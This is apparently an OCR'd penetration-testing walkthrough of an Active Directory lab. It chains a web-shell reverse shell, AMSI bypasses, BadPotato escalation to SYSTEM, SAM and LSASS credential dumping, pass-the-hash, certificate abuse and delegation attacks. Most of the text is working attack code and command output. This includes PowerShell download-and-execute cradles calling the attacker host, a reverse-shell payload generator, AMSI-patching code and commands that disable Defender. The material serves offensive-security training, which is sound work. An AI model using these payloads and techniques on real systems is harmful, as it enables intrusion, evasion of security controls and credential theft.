

```
nc -lvp 4444
```

We enter the payload in the vulnerable parameter of the affected server

```
powershell.exe -exec Bypass -noexit -C "IEX (New-Object
Net.WebClient).DownloadString('http://IP:8080/rshell.ps1')"
```

and access following url

http://192.168.56.22/upload/shell.aspx?cmd=powershell.exe%20-exec%20Bypass%20-noexit%20-C%20%22IEX%20(New-Object%20Net.WebClient).DownloadString(%27http://IP:8080/rshell.ps1%27)%22



And we got the reverse shell and found privileges information, in that if can see setImpersonatePrivilege state is enabled , we can use this in further exploitation.

AMSI bypass

The Antimalware Scan Interface (AMSI) bypass is a technique used to evade detection by AMSI, a Microsoft Windows feature designed to detect and block malicious scripts and code.

Execute this cmd on shell

```
$x=[Ref].Assembly.GetType('System.Management.Automation.Am'+'siUt'+'ils');$y=$x.GetField('am'+'siCon'+'text',[Reflection.BindingFlags]'NonPublic,Static');$z=$y.GetValue($null);[Runtime.InteropServices.Marshal]::WriteInt32($z,0x41424344)
```

Save following code as amsi_rmouse.txt'

```
# Patching amsi.dll AmsiScanBuffer by rasta-mouse
$Win32 = @"

using System;
using System.Runtime.InteropServices;

public class Win32 {

    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr
hModule, string procName);

    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr
lpAddress, UIntPtr dwSize, uint flNewProtect, out uint
lpflOldProtect);

}
"@

Add-Type $Win32

$LoadLibrary = [Win32]::LoadLibrary("amsi.dll")
$Address = [Win32]::GetProcAddress($LoadLibrary,
"AmsiScanBuffer")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0,
$Address, 6)
```


```
(new-object
system.net.webclient).downloadstring('http://IP:8080/amsi_rmouse.txt')|IEX
```

```
C:\windows\system32\inetsrv> PS> whoami
iis apppool\defaultapppool
C:\windows\system32\inetsrv> PS> $x=[Ref].Assembly.GetType('System.Management.Automation.Am'+'siUt'+'ils');$y=$x.GetField('am'+'siCon
rshal]::WriteInt32($z,0x41424344)
C:\windows\system32\inetsrv> PS> (new-object system.net.webclient).downloadstring('http://192.168.79.168:8080/amsi_rmouse.txt')|IEX
True
```

WinPeas without touching disk

```
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/winPEASany_ofs.exe

$data=(New-Object System.Net.WebClient).DownloadData('http://IP:8080/winPEASany_ofs.exe');

$asm = [System.Reflection.Assembly]::Load([byte[]]$data);

$out = [Console]::Out;$sWriter = New-Object IO.StringWriter;[Console]::SetOut($sWriter);[winPEAS.Program]::Main("");[Console]::SetOut($out);$sWriter.ToString()

https://github.com/S3cur3Th1sSh1t/PowerSharpPack

iex(new-object net.webclient).downloadstring('http://IP:8080/PowerSharpPack/PowerSharpPack.ps1')
PowerSharpPack -winPEAS
```

```
ADVISORY: winPEAS should be used for authorized penetration testing and/or educational purposes only.Any misuse of this software will n
or with the network owner's permission.

  winPEAS v1.1 by carlospolop

  [+] Legend:
        Red               Indicates a special privilege over an object or something is misconfigured
        Green             Indicates that some protection is enabled or something is well configured
        Cyan              Indicates active users
        Blue              Indicates disabled users
        LightYellow       Indicates links

   [?] You can find a Windows local PE Checklist here: https://book.hacktricks.xyz/windows/checklist-windows-privilege-escalation
```



payload.py

```
#!/usr/bin/env python
import base64
import sys

if len(sys.argv) < 3:
  print('usage : %s ip port' % sys.argv[0])
  sys.exit(0)

payload="""
$c = New-Object System.Net.Sockets.TCPClient('%s',%s);
$s = $c.GetStream();[byte[]]$b = 0..65535|%%{0};
while(($i = $s.Read($b, 0, $b.Length)) -ne 0){
    $d = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($b,0, $i);
    $sb = (iex $d 2>&1 | Out-String );
    $sb = ([text.encoding]::ASCII).GetBytes($sb + 'ps> ');
    $s.Write($sb,0,$sb.Length);
    $s.Flush()
};
$c.Close()
""" % (sys.argv[1], sys.argv[2])

byte = payload.encode('utf-16-le')
b64 = base64.b64encode(byte)
print("powershell -exec bypass -enc %s" % b64.decode())
```

```
nc -nlvp 4445

echo "@echo off" > runme.bat

echo "start /b $(python3 payload.py 192.168.56.1 4445)" >>
runme.bat
echo "exit /b" >> runme.bat
```

```
mkdir c:\temp

cd c:\temp

(New-Object
System.Net.WebClient).DownloadFile('http://192.168.56.1:8080/r
unme.bat','c:\temp\runme.bat')
```

```
$x=[Ref].Assembly.GetType('System.Management.Automation.Am'+'s
iUt'+'ils');$y=$x.GetField('am'+'siCon'+'text',[Reflection.Bin
dingFlags]'NonPublic,Static');$z=$y.GetValue($null);[Runtime.I
nteropServices.Marshal]::WriteInt32($z,0x41424344)

iex(new-object
system.net.webclient).downloadstring('http://IP:8080/amsi_rmou
se.txt')

iex(new-object
net.webclient).downloadstring('http://IP:8080/PowerSharpPack/P
owerSharpBinaries/Invoke-BadPotato.ps1')

Invoke-BadPotato -Command "c:\temp\runme.bat"
```

```
C:\temp> PS> $x=[Ref].Assembly.GetType('System.Management.Automation.Am'+'siUt'+'ils');$y=$x.GetField('am'+'siCon'+'text',[Reflection.BindingFlags
z,0x41424344)
C:\temp> PS> (new-object system.net.webclient).downloadstring('http://192.168.79.168:8080/amsi_rmouse.txt')|IEX
True
C:\temp> PS> iex(new-object net.webclient).downloadstring('http://192.168.79.168:8080/PowerSharpPack/PowerSharpBinaries/Invoke-BadPotato.ps1')
C:\temp> PS> Invoke-BadPotato -Command "c:\temp\runme.bat"
```

```
┌──(kali㉿kali)-[~/Desktop/goad/ESC8]
└─$ nc -nlvp 4445
listening on [any] 4445 ...
connect to [192.168.79.168] from (UNKNOWN) [192.168.79.189] 50232
ls


    Directory: C:\windows\system32\inetsrv
```


```
ps> whoami
nt authority\system
ps>
```

Lateral move

Security Account Manager (SAM) Database

- The Security Account Manager (SAM) is a database that is present on computers running Windows operating systems that stores user accounts and security descriptors for users on the local computer.
- The sam database is located at : C:\Windows\System32\config\SAM and is mounted on registry at HKLM/SAM
- To be able to decrypt the data you need the contains of the system file located at C:\Windows\System32\config\SYSTEM and is available on the registry at HKLM/SYSTEM.
- SecretDump get the contains of HKLM/SAM and HKLM/SYSTEM and decrypt the contains

```
reg save HKLM\SAM c:\sam.save
reg save HKLM\SYSTEM c:\system.save
```




```
impacket-smbserver share $(pwd) -smb2support
```

```
└─# impacket-smbserver share $(pwd) -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.79.148,50041)
[*] AUTHENTICATE_MESSAGE (NORTH\CASTELBLACK$,CASTELBLACK)
[*] User CASTELBLACK\CASTELBLACK$ authenticated successfully
[*] CASTELBLACK$::NORTH:aaaaaaaaaaaaaaaa:b8f41dc9637bc27e3ee16b86ce30a92a:0101000000000000e374ab92adb01
100470052005900040010006700750075006a00410047005200590007000800000e374ab92adb0106000400020000008003000300
0000090026006300690066007300 2f00310039003200 2e00310036003800 2e00370039002e00310036003800000000000000000
[*] Connecting Share(1:share)
[*] Disconnecting Share(1:share)
[*] Closing down connection (192.168.79.148,50041)
[*] Remaining connections []
```

```
copy sam \\IP\share\sam.save
copy system \\IP\share\system.save
```

```
ps> copy sam \\192.168.79.168\share\sam.save
ps> copy system \\192.168.79.168\share\system.save
```

```
impacket-secretsdump -sam sam.save -system system.save LOCAL
```

```
└─# impacket-secretsdump -sam sam.save -system system.save LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x7b2594f1600e108d83ce039a9b4c46a5
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:9ab6e3005740e48ad3d422bc52e986ae:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
[*] Cleaning up
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e3
38284ac4e9874f7de6ef4:::
user: Administrator
RID : 500
LM hash : aad3b435b51404eeaad3b435b51404ee (this hash value
means empty)
NT hash : dbd13e1c4e338284ac4e9874f7de6ef4
```


Yes have the NT hash of the administrator account, so we could try lateral move with it!!

Password reuse and PTH attack

- On a pentest when you compromised a first target on an active directory system you should always try if the local accounts are the same on all the servers.
- Almost all the time when clients are not mature in security, they duplicate the same image to build all servers. By doing this, they also replicate the same administrator account and password.
- By doing so there is password reuse everywhere in the network (if you want to avoid that you should use laps)

- One of the best way to abuse the password reuse is by using a Pass The Hash (PTH) attack in all the network with CrackMapExec.


```
crackmapexec smb 192.168.56.10-23 -u Administrator -H
'dbd13e1c4e338284ac4e9874f7de6ef4' --local-auth
```



Here we can see there is no password reuse between castelblack and others servers.

But when a computer is promote to a domain controller the local administrator password is then used as the domain administrator password, so a test we could do is trying the password reuse between our administrator local account and the domain controller administrator account.

```
crackmapexec smb 192.168.56.10-23 -u Administrator -H
'dbd13e1c4e338284ac4e9874f7de6ef4'
```



As we can see the local administrator password NT hash we extracted from castelblack's sam database is the same as the north.sevenkingdoms.local administrator NT hash.


Here the password reuse between castelblack and winterfell give us the domain administrator power on the north domain.

LSASS

- Another important secret keeper in windows Active directory is the LSASS.exe process.
- By running tools like mimikatz it is possible to dump the contains of the LSASS process.
- A tool is particulary usefull in lateral move + lsass dump remotely : [lsassy]
- This tool combine multiple technics to dump lsass remotely on multiple computer.

We will use lsassy combined with the dumpert module

```
lsassy -d north.sevenkingdoms.local -u jeor.mormont -p
_L0ngCl@w_ 192.168.56.22
```




We then find out domain NTLM hash and TGT from the Lsass process

Now imagine a privileged user launch a connection to castelblack

```
lsassy -d north.sevenkingdoms.local -u jeor.mormont -p
_L0ngCl@w_ 192.168.56.22
```

We relaunch the dump and now we can see we have the catelyn.stark ntlm hash and kirbi file in the results



SmbExec

SmbExec (pseudo-shell):

- Don’t upload executable
- Create a service on every request
- Get the command results on a share or on a server controled by the attacker (with -mode SERVER)
- Protocol SMB

```
impacket-smbexec -hashes ':cba36eccfd9d949c73bc73715364aff5'
NORTH/catelyn.stark@192.168.56.11
```

```
┌──(root㉿kali)-[/home/kali/Desktop/goad]
└─# impacket-smbexec -hashes ':cba36eccfd9d949c73bc73715364aff5' NORTH/catelyn.stark@192.168.56.11
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Lateral Move with CME

- By default cme only check if smb admin$ is writable. If it is the case cme show “pwned”.
- For execution cme use the -x option and by default use the wmiexec impacket method

```
crackmapexec smb 192.168.56.11 -H
':cba36eccfd9d949c73bc73715364aff5' -d 'north' -u
'catelyn.stark' -x whoami
```

```
└─$ crackmapexec smb 192.168.56.11 -H ':cba36eccfd9d949c73bc73715364aff5' -d 'north' -u 'catelyn.stark' -x whoami
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (doma
SMB         192.168.56.11   445    WINTERFELL       [+] north\catelyn.stark:cba36eccfd9d949c73bc73715364aff5 (Pwn3d!)
SMB         192.168.56.11   445    WINTERFELL       [+] Executed command
SMB         192.168.56.11   445    WINTERFELL       north\catelyn.stark
```

TGT

Over Pass the Hash (NT -> TGT -> authentication)

The **Pass-the-Certificate** (PTC) attack is a credential theft and impersonation technique that leverages certificates for authentication within an Active Directory environment. This attack is somewhat similar to **Pass-the-Hash** or **Pass-the-Ticket** attacks, but it uses **certificates** instead of password hashes or Kerberos tickets. It specifically targets certificates with **Client Authentication** usage, allowing attackers to impersonate users without needing their password hashes.

• Get a kerberos ticket from the nt hash

```
impacket-getTGT -hashes ':cba36eccfd9d949c73bc73715364aff5'
north.sevenkingdoms.local/catelyn.stark
```

```
export KRB5CCNAME=catelyn.stark.ccache
```

```
impacket-wmiexec -k -no-pass
north.sevenkingdoms.local/catelyn.stark@winterfell
```

```
┌──(kali㉿kali)-[~/Desktop/goad/tgt]
└─$ impacket-getTGT -hashes ':cba36eccfd9d949c73bc73715364aff5' north.sevenkingdoms.local/catelyn.stark
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in catelyn.stark.ccache

┌──(kali㉿kali)-[~/Desktop/goad/tgt]
└─$ ls
catelyn.stark.ccache

┌──(kali㉿kali)-[~/Desktop/goad/tgt]
└─$ export KRB5CCNAME=catelyn.stark.ccache

┌──(kali㉿kali)-[~/Desktop/goad/tgt]
└─$ impacket-wmiexec -k -no-pass north.sevenkingdoms.local/catelyn.stark@winterfell
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
north\catelyn.stark
```

Certificate

Pass The Certificate (Cert -> NTLM or TGT)

The Pass-the-Certificate (PTC) attack is a credential theft and impersonation technique that leverages certificates for authentication within an Active Directory environment. This attack is somewhat similar to Pass-the-Hash or Pass-the-Ticket attacks, but it **uses certificates instead of password hashes or Kerberos tickets.** It specifically targets certificates with Client Authentication usage, allowing attackers to impersonate users without needing their password hashes.

Back in our ESC1 case we request a certificate

```
Certipy-ad req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local -template ESC1 -ca ESSOS-CA -upn administrator@essos.local
```

```
┌──(kali㉿kali)-[~/Desktop/goad/tgt]
└─$ certipy-ad req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local -template ESC1 -ca ESSOS-CA -upn administrator@essos.local
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 11
[*] Got certificate with UPN 'administrator@essos.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

With certipy we can request the ntlm hash of the user and the TGT too

```
certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.56.12
```

```
┌──(kali㉿kali)-[~/Desktop/goad/tgt]
└─$ certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.56.12
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@essos.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@essos.local': aad3b435b51404eeaad3b435b51404ee:54296a48cd30259cc88095373cec24da
```

Got hash for 'administrator@essos.local':
aad3b435b51404eeaad3b435b51404ee:54296a48cd30259cc88095373cec24da

Delegations

Delegations refer to a way of giving users or service accounts permission to perform specific tasks on behalf of other users or services.

There are three type of delegation in active directory:

- **Constrained delegation**
- **Unconstrained delegation**
- **Resource based delegation**


Constrained Delegation

We will use previously hash for arya stark and get the password

```
hashcat -m 1000 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
```


4f622f4cd4284a887228940e2ff4e709:**Needle**

```
impacket-findDelegation
NORTH.SEVENKINGDOMS.LOCAL/arya.stark:Needle -target-domain
north.sevenkingdoms.local
```




```
impacket-getST -spn 'CIFS/winterfell' -impersonate
Administrator -dc-ip '192.168.56.11'
'north.sevenkingdoms.local/jon.snow:iknownothing'
```

```
export
KRB5CCNAME=Administrator@CIFS_winterfell@NORTH.SEVENKINGDOMS.L
OCAL.ccache

impacket-wmiexec -k -no-pass
north.sevenkingdoms.local/administrator@winterfell
```



And next we can use the TGS to connect to smb and get a shell with psexec, smbexec, wmiexec

Unconstrained delegation

```
evil-winrm -u robb.stark -p 'sexywolfy' -i 192.168.56.11
```

Bypass AMSI

```
[ReF]."`A$(echo sse)`mB$(echo L)`Y"."g`E$(echo tty)p`E"((
"Sy{3}ana{1}ut{4}ti{2}{0}ils" -
f'iUt','gement.A',"on.Am`s",'stem.M','oma') )."$(echo
ge)`Tf`i$(echo El)D"(("{0}{2}ni{1}iled" -
f'am','tFa',"`siI"),("{2}ubl{0}`,{1}{0}" -f
'ic','Stat','NonP'))."$(echo Se)t`Va$(echo LUE)"($(),$(1 -eq
1))
```

Before Set-MpPreference -DisableRealtimeMonitoring $true disable intrusion detection system with the below command:

Set-MpPreference -DisableIntrusionPreventionSystem $true

```
Set-MpPreference -DisableIntrusionPreventionSystem $true

Set-MpPreference -DisableRealtimeMonitoring $true

IEX (New-Object
Net.WebClient).DownloadString('http://192.168.10.150/PowerView
.ps1')

iwr http://192.168.100.150/Ghostpack-
CompiledBinaries/Rubeus.exe -o Rubeus.exe
```

```
┌──(root㉿kali)-[/home/…/Desktop/goad/delegation/dele]
└─# evil-winrm -u robb.stark -p 'sexywolfy' -i 192.168.56.11

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\robb.stark\Documents> cd c:\
*Evil-WinRM* PS C:\> ls


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/11/2021   9:55 PM                PerfLogs
d-r---        10/19/2024   4:36 AM                Program Files
d-----         5/11/2021   9:41 PM                Program Files (x86)
d-----        10/20/2024   1:26 AM                setup
d-----        10/19/2024   4:16 AM                tmp
d-r---        10/25/2024   2:56 AM                Users
d-----        10/31/2024   6:32 AM                Windows
-a----        10/20/2024  12:18 AM           3231 dns_log.txt
-a----        10/31/2024   6:39 AM         446976 Rubeus.exe


*Evil-WinRM* PS C:\>
```

Get-ADUser robb.stark -Properties MemberOf

